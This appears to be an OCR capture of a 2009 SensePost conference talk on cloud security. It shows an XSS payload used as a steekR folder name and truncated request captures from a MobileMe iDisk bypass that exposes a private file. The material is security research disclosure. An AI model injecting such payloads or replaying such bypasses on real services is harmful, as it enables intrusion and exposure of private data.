
The ones we looked at…

CITRIX
vmware
Akamai
3tera
icloud
nirvanix
mobile me
box
IBM
Google
mozyhome
salesforce.com
Success. Not Software.
APACHE
flexiscale
Sun microsystems
amazon.com
Areti Internet
morph
Joyent
hp
cohesiveFT

[SensePost – 2009]

Autoscaling / Usage costing

- Autoscaling is a great idea for companies.




Wall Street & Amazon EC2

3000 CPU's for one firm's risk management processes

300 CPU's on weekends

[SensePost – 2009]

Can you spot the danger?


SECURITY
You're doing it wrong.

Google AdSense


Storage as a Service

- In most cases this is a really simple model
- Faster Internet tubes is making backing up over tubes reasonable
- Disk access anywhere is a nice idea
- All throw crypto-pixieDust-magic words in their marketing documents
- For good measure all throw in Web based GUI access

Web Apps + File Systems

009]

Amazon EC2 Secure Wiping




steekR Shared Space Notification
Inbox | X
rmcree to me
show details 1:20 PM (36 minutes ago)
Reply
steekr
YOUR SECURED ONLINE SPACE

Shared for PoC

rmcree gives you access to a steekR shared space

You can see the details using this **personalized link** : http://www.steekr.com/n/50-2/share/LNK32784a66232b7baaf/

steekR is a storage online service powered by Steek.




Welcome
1 GB Free
Sign up in steekR
My steekR
Slideshow
Play
Download
My shared space
My Documents
"><iframe src=http://xssed.com>
Parent folder
Select : All , None
Sort by : Name
View :
"><iframe src=h...com>
</xssed>
xss attacks information
XSS Archive | XSS Archive | TOP Su
">
0 byte
13/07/2009 - 18h20


MobileMe iDisk – Docu
http://www.me.com/idisk/
Home
Public
Shared Files
Documents
Uploads
Choose files to upload to "Documents"
Maximum allowed file size is 1 GB.
What can I upload?
Cancel
Choose...

MobileMe: yourDisk is myDisk


by jrichards on Jul.03, 2009, under Uncategorized


[SensePost – 2009]


E.txt




```
POST /jeremy.
Host: idisk.ma
```



response
raw
headers
hex
rend


jeremy.richards
DEVICES
Macintosh HD
iDisk
BOOTCAMP
iPhone SDK
NEW
Personal Data & S...
SHARED
PLACES
Desktop
jeremyrichards
Applications
Downloads
Documents


Name	Date Modified	Size	Kind
▶ Backup	Yesterday, 8:46 PM	--	Folder
▼ Documents	Yesterday, 7:32 PM	--	Folder
▶ Library	Yesterday, 9:28 PM	--	Folder
▼ Movies	Yesterday, 7:32 PM	--	Folder
▼ Music	Yesterday, 7:32 PM	--	Folder
▶ pass	Yesterday, 7:17 PM	--	Folder
▶ Pictures	Yesterday, 7:32 PM	--	Folder
PRIVATE.txt	Yesterday, 6:13 PM	1 KB	Plain text
▶ Public	Yesterday, 7:32 PM	--	Folder
▶ Sites	Yesterday, 7:32 PM	--	Folder
▶ Software	10-Jul-08, 4:11 AM	--	Folder
▼ untitled folder	Yesterday, 5:08 PM	--	Folder


12 items, 10 GB available






```
POST /jeremy.
Host: idisk.ma
```



response
raw
headers
hex
rend


PRIVATE.txt


This is a private file that lives outside the "Public folder". It should not be accessible from a Public folder.



request
<
>
done

```
GET /jeremy
Host: idisk.
User-Agent
Accept: text
Accept-Lan
Accept-Enc
Accept-Cha
Keep-Alive:
Proxy-Conn
Referer: http
```

